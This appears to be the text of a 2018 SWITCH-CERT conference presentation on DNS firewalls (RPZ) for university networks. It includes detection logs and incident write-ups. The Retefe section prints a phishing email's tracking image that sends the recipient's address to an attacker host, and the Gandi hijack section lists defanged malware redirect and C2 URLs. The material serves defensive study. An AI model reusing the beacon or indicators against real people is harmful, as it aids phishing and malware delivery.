



SWITCH DNS Firewall

SWITCH

Matthias Seitz
matthias.seitz@switch.ch

Amsterdam, 17th April 18



SWITCH / SWITCH-CERT in a nutshell

- Non-profit foundation, Switzerland, 100 employees
- Swiss NREN: 400'000 people (Students, staff and researchers)
 - Academic backbone, security, identity management, cloud services, ...
- Registry for Switzerland (.ch) and Liechtenstein (.li)
- SWITCH-CERT: 15 people
 - Security for Universities, e.g. Monitoring like Netflow, DNS Firewall and awareness
 - Operate the DNS machines for .ch / .li and security service for the registry
 - Security for Banks, specialised in E-banking security; malware analysis
 - Security for other customer groups: Industry and logistic


„DNS Firewall gives you the most
bang for your buck“

Paul Vixie


DNS RPZ IETF draft

“... method for expressing DNS response policy inside a **specially constructed DNS zone**, and for **recursive name servers** to use such policy to return **modified results to DNS clients**. The modified DNS results can stop access to selected HTTP servers, redirect users to "walled gardens", block objectionable email, and otherwise defend against attack. These **"DNS Firewalls"** are widely used in **fighting Internet crime and abuse.**”

DNS without RPZ



DNS with RPZ



Landing Page

SWITCH

Warning: Malicious site

Warning

The website you've tried to visit is marked as malicious. It tries to inflict harm to your personal computer, e.g. by installing unwanted software such as adware.

Your institution is using a filter and therefore the harmful requests are redirected to this landing page.

For further information and support, please contact the IT support of your institution. For general information about Drive-by and Internet Threats, consult the [SWITCH Safer Internet](#) website.

SWITCH has two roles in this process. Firstly, in providing information to the institutions about domains that are involved in malicious activities. Secondly, is providing this landingpage.

Reporting a false positive

If you think a request to a website is wrongfully restricted, please inform SWITCH-CERT. To do that, add the technical information which is shown below to a email, add a short description why the domain should not be on the list anymore and send it to cert@switch.ch

Client: 2001:620:
Queried domain: epicunitscan.into
Queried port: 80
URL: epicunitscan.info/
Time of access(UTC): 2018-03-05 13:26:11.010
Landingpage: SWITCH misc

Contact

For further information and support, please contact the IT support of your institution.

SWITCH : cert@switch.ch

What we don't do

Blockierte Websites

Zensur an der Uni Freiburg?

von Andrea Kucera, Lausanne / 20.4.2017, 08:00 Uhr

Seit Ende 2015 sperrt die Universität Freiburg den Zugang zu Websites «spezifischer Kategorien». Über ein Jahr lang muckte niemand auf, seit kurzem läuft ein Jusstudent gegen die Massnahme Sturm.



DNS Firewall features

- **Prevention**

- Computer infections are prevented by blocking access to infected sites. Data breaches can be prevented.


- **Detection and Reporting**

- SWITCH detects computers that are already infected, and customers are rapidly informed about suspicious and infected computers.

- **Awareness**

- Malicious queries are redirected to a safe landing page that inform the users of the potential risk.

SWITCH-CERT Threat Intelligence



DNS RPZ Zones files provided by SWITCH

RPZ zone	Description
zone.mw.rpz.switch.ch	C2, driveby, distribution and other malicious domains. Updates multiple time an hour.
zone.ph.rpz.switch.ch	Phishing domains, updated every few minutes
zone.misc.rpz.switch.ch	Malicious domains which are not phishing and not really fit into the malware RPZ.
zone.wl.rpz.switch.ch	Whitelist, for fast reaction to handle false positives or collateral damage domains from SURBL
zone.test.rpz.switch.ch	To evaluate new data

Report Phishing Domains

SWITCH

Antiphishing
Form
Privacy Statement

Search

Report phishing

You can help us fight phishing by using the simple form below to report e-mails. Your report will be analysed by security experts at SWITCH, and measures will be taken to block dangerous websites as soon as possible. Web browsers will get updates of known phishing pages, thus protecting users.



Please report your phishing mail using the form below:

Sender: Michael Hausding <michael.hausding@switch.ch> (Information from your AAI login)

URL: Dangerous URL contained in the phishing mail. [Click here to learn how to extract this URL from your e-mail program.](#)

E-mail: [▶ Click here to show a box where you can paste in the full e-mail you received.](#)
(optional)

Comments: (optional)
Please tell us if there's something you think we should know.

Targeted organisation: In case you know the organisation being targeted by this phishing attack, e.g. your own organisation, you can choose it from the list above. Please only select an organisation if you are sure and if it is available in the list.

By clicking on the "Submit" button below, I agree to send the data entered above to SWITCH, together with my AAI login identity. SWITCH will not share this data with third parties, with the exception of the dangerous URL.

Submit

Legal notice / Imprint
© 2015 for content at SWITCH

Examples and use cases from daily CSIRT operation

[Detection] Find infected machines


_time	src_ip	src_port	cert_dnsrpz_rewrite_query
2017-05-05 07:20:01.805		56042	nriel.org
2017-05-05 07:20:01.805		56042	apwryqobpw.info
2017-05-05 07:20:01.804		56042	qavayuypfs.info
2017-05-05 04:16:48.683		56042	cjtzaujws
2017-05-05 04:16:48.683		37832	cjtzaujws
2017-05-05 04:16:47.443		37832	apwryqobpw.info
2017-05-05 04:16:47.443		37832	jmaxdnrsl.com
2017-05-05 04:16:47.443		37832	gtuvizrflo.net
2017-05-05 04:16:47.443		37832	kcend.com
2017-05-05 04:16:47.442		37832	mzicmwfke.net
2017-05-05 04:16:47.435		37832	tgwoc.biz
2017-05-05 04:16:47.430		37832	jofnlje.cc
2017-05-05 04:16:47.418		37832	tlmxblvtv.org
2017-05-05 04:16:47.418		37832	abauctwuqv.org
2017-05-05 04:16:42.411		37832	apwryqobpw.info

**Conficker DGA
Domains**

[Detection] Leaking onion domains


2018-04-11T14:54:54, (Client), 53042, **hpaur4rufcjohrag.onion**, (Org), Retefe
2018-04-11T14:55:34, (Client), 53203, **hpaur4rufcjohrag.onion**, (Org), Retefe
2018-04-11T14:54:57, (Client), 63966, **hpaur4rufcjohrag.onion**, (Org), Retefe
2018-04-11T15:10:39, (Client), 54450, **hpaur4rufcjohrag.onion**, (Org), Retefe
2018-04-11T16:16:09, (Client), 52356, **hpaur4rufcjohrag.onion**, (Org), Retefe
2018-04-11T16:16:17, (Client), 53049, **hpaur4rufcjohrag.onion**, (Org), Retefe

Detection and Reporting




Detection and Reporting

splunk>



INTELMQ



Information Site

[Prevention] Retefe Malware

Reply Forward Archive Junk Delete More ▾

From Valiant <info@fase.ch>★

Subject Ihre Valiant Konto 15:29

To Me★

Date Mon, 8 May 2017 15:29:03 +0200

Message ID <04FEB515B0644AE9353079C5D1820AF8@fase.ch> ▾

Return-path <info@fase.ch>

🔒 To protect your privacy, Thunderbird has blocked remote content in this message. Preferences ✕

[Valiant Privatkunden](#)

Maestro-Karte

031 952 20 50
Immer geöffnet (24/7)

Kreditkarte

058 958 83 83
Immer geöffnet (24/7)

[Prevention] Retefe Malware

```
<HTML><HEAD>
<META http-equiv=3D"Content-Type" content=3D"text/html; charset=3Dutf-8">
</HEAD>
<BODY>
<DIV><STRONG><A href=3D"https://www.valiant.ch/privatkunden">Valiant=20
Privatkunden</A></STRONG></DIV>
<DIV><STRONG></STRONG><BR></DIV>
<DIV><STRONG>Maestro-Karte</STRONG></DIV>
<DIV><BR></DIV>
...
<DIV><BR></DIV>
<DIV><IMG alt=3D"" hspace=3D0 src=3D"http://i.imgur.com/so4Cab3.jpg" bord=
er=3D0></DIV>
<DIV><IMG alt=3D"" hspace=3D0 src=3D"http://retnop.cf/port.php?email=3Dma=
tthias.seitz@switch.ch"=20
border=3D0></DIV></BODY></HTML>
```

[Prevention] Retefe Malware

```
<DIV>  
<IMG alt=3D"" hspace=3D0 src=3D"http://retnop.cf/port.php?email=3Dmatthias.seitz@switch.ch"=20border=3D0>  
</DIV>
```



Decode **quoted printable**

```
<DIV>  
<IMG alt="" hspace=0 src="http://retnop.cf/port.php?email=matthias.seitz@switch.ch" border=0>  
</DIV>
```

- **Quoted printable:** Email encoding which allows non-ASCII characters to be represented as ASCII for email transportation.
- In quoted-printable, any non-standard email octets are represented as an = sign followed by two hex digits representing the octet's value.

[Prevention] Retefe Malware


- Most email applications like Outlook or Thunderbird don't load remote content automatically for privacy reasons.
- Apple Mail was by default loading remote content => leaking of user information
 - User agent strings
 - Mail address
- **Next step: Send the targeted malware.**
- Tracking elements were put into the SWITCH DNS Firewall.

[Prevention] Retefe Malware

Top 10 Values	Count	%	
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_4) AppleWebKit/603.1.30 (KHTML, like Gecko)	20	38.462%	
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.8 (KHTML, like Gecko)	7	13.462%	
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/600.8.9 (KHTML, like Gecko)	5	9.615%	
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/602.4.8 (KHTML, like Gecko)	5	9.615%	
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E; Microsoft Outlook 14.0.7180; ms-office; MSOffice 14)	2	3.846%	
Mozilla/5.0 (Linux; Android 5.0.1; GT-I9515 Build/LRX22C; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/58.0.3029.83 Mobile Safari/537.36	2	3.846%	

[Prevention] Retefe Malware

Timechart by HTTP Host



[Prevention] Registrar's partner got hacked

- Gandi manages over 2 million domain names from about 600 top-level domains
- On the 7th of July 17, a Gandi partner was „hacked“.
 - No more details available to the hack itself. Leaked credentials, phishing, other vulnerability?
 - **751 domain names were hijacked**
 - Domain / NS records were altered over the partners web interface
- 94 .ch and .li domain names were hijacked and used for drive-by
 - Radio stations, regional newspapers, dating sites, ...
 - Beside of that also some not very popular domains

[Prevention] Registrar's partner got hacked

- The bad guys altered the NS records to
 - ns1.dnshost[.]ga and ns2.dnshost[.]ga
- Visitors to the hijacked domains were redirected to the Keitaro TDS (traffic distribution system)
- Redirect to
 - hXXp://46.183.219[.]227/VWcjj6
 - hXXp://46.183.219[.]227/favicon.ico
 - hXXp://46.183.219[.]227/www.bingo.com
 - hXXp://188.225.87[.]223/?doctor&news=...&;money=...
- Redirect pointed to a **Rig Exploit Kit**

[Prevention] Registrar's partner got hacked

- Payload: Neutrino Bot
- Contacts C2 server and grabs additional modules
 - hXXp://poer23[.]tk/tasks.php
 - hXXp://poer23[.]tk/modules/nn_grabber_x32.dll
 - hXXp://poer23[.]tk/modules/nn_grabber_x64.dll
- And receives an update
 - hXXp://www.araop.tk/test.exe

[Prevention] Registrar's partner got hacked



40 / 64

40 engines detected this file

SHA-256 492081097c78d784be3996d3b823a660f52e0632410ffb2a2a225bd1ec60973d

File name ibtcsspnwf.exe

File size 168 KB

Last analysis 2017-07-19 11:42:56 UTC



Detection	Details	Behavior	Community
Ad-Aware	 Gen:Variant.Zusy.245203		AegisLab  Troj.W32.Genericlc
AhnLab-V3	 Downloader/Win32.Upatre.C2033929		ALYac  Gen:Variant.Zusy.245203
Antiy-AVL	 Trojan/Win32.AGeneric		Arcabit  Trojan.Zusy.D3BDD3
Avast	 Win32:Malware-gen		AVG  Win32:Malware-gen
Avira	 TR/Crypt.ZPACK.jdnvw		AVware  Trojan.Win32.Generic!BT
Baidu	 Win32.Trojan.WisdomEyes.16070401....		BitDefender  Gen:Variant.Zusy.245203
CrowdStrike Falcon	 malicious_confidence_100% (W)		Cyren  W32/Trojan.UNGE-3603
Emsisoft	 Gen:Variant.Zusy.245203 (B)		Endgame  malicious (high confidence)
eScan	 Gen:Variant.Zusy.245203		ESET-NOD32  a variant of Win32/Kryptik.FUGS
F-Secure	 Gen:Variant.Zusy.245203		Fortinet  W32/Kryptik.FUJRI!tr
GData	 Gen:Variant.Zusy.245203		Ikarus  Trojan.Win32.Crypt

[Prevention] Registrar's partner got hacked



43 / 64

43 engines detected this file

SHA-256 c1d60c9fff65bbd0e3156a249ad91873f1719986945f50759b3479a258969b38

File name 7c2864ce7aa0fff3f53fa191c2e63b59

File size 178 KB

Last analysis 2017-07-19 11:43:13 UTC



Detection

Details

Behavior

Community 1

Ad-Aware	Gen:Variant.Razy.199247	AegisLab	Gen.Variant.Razy/c
AhnLab-V3	Trojan/Win32.Agent.C2038445	ALYac	Gen:Variant.Razy.199247
Antiy-AVL	Trojan/Win32.Zonidel	Arcabit	Trojan.Razy.D30A4F
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Crypt.ZPACK.tuggy	AVware	Trojan.Win32.GenericIBT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Gen:Variant.Razy.199247
Bkav	W32.eHeur.Malware09	CrowdStrike Falcon	malicious_confidence_100% (W)
Cyren	W32/Trojan.TBQS-7328	Emsisoft	Gen:Variant.Razy.199247 (B)
Endgame	malicious (high confidence)	eScan	Gen:Variant.Razy.199247
ESET-NOD32	a variant of Win32/Kryptik.FUGF	F-Secure	Gen:Variant.Razy.199247
Fortinet	W32/Kryptik.FUJRItr	GData	Gen:Variant.Razy.199247

[Prevention] Registrar's partner got hacked

- The Gandi changes were reverted by Gandi / SWITCH
 - Building the new DNS zone and propagating the new genuine DNS records need some time as the .ch / .li zones have rebuild intervals
- Immediate action:
 - Put the affected 93 domains and the other malicious domains into the SWITCH DNS Firewall

DNS RPZ provider 2018

Provider	Data	Origin	Comment
Farsight Security	Newly observed domains	US	
(Infoblox)	Malicious domains	US	Appliance required
Spamhaus	Newly observed and malicious domains	UK	
SURBL	Malicious domains	CA	
SWITCH	Malicious domains	CH	Focus on Switzerland / Europe
ThreatSTOP	Malicious domains	US	


DNS Firewall as a service 2018

Service	Data	Origin
Akamai AnswerX	Malicious domains	US
CISCO / OpenDNS Umbrella	Malicious domains	US
Comodo Secure DNS	Malicious domains	US
Neustar Recursive DNS	Malicious domains	US
Norton ConnectSafe	Malicious domains	US

DNS Firewall as a service 2018

Service	Data	Origin
Quad9	Malicious domains	CA
Spamhaus DNS Firewall	Malicious domains	UK
SWITCH DNS Firewall	Malicious domains	CH
ThreatSTOP DNS Firewall	Malicious domains	US
Verisign DNS Firewall	Malicious domains	US

Products that can utilize DNS RPZ



Best practices for RPZ implementation

- Start in **log only mode**.
 - If the logs look good: Switch to redirect/block mode
- Implement and maintain **whitelist RPZ zones**
- Setup **landing pages** for user information and **awareness**
- Use a **log and monitoring system** (Splunk, ELK or similar)
- Run **long term trials** (60 days or longer)
 - Evaluate different RPZ provider
 - Consider implementing more than one RPZ feed (Advantage of DNS RPZ!)
- **Plan enough time**

Experience from the last 4 years

- **Very useful!** Great for fast reaction on various threats
- Much better overview what is going on in our AS
- **Low hurdles** to implement DNS RPZ / DNS Firewall
- NRENs are in a unique position do start and deploy such a service
- You get the most bang for your buck

Ressources / References

- <https://tools.ietf.org/html/draft-ietf-dnsop-dns-rpz-00>
- <https://dnssrpz.info>
- <https://www.isc.org/rpz/>
- <https://swit.ch/dnsfirewall>
- <https://securityblog.switch.ch/2017/07/07/94-ch-li-domain-names-hijacked-and-used-for-drive-by/>
- <https://news.gandi.net/en/2017/07/detailed-incident-report/>

SWITCH

Working for a better digital world

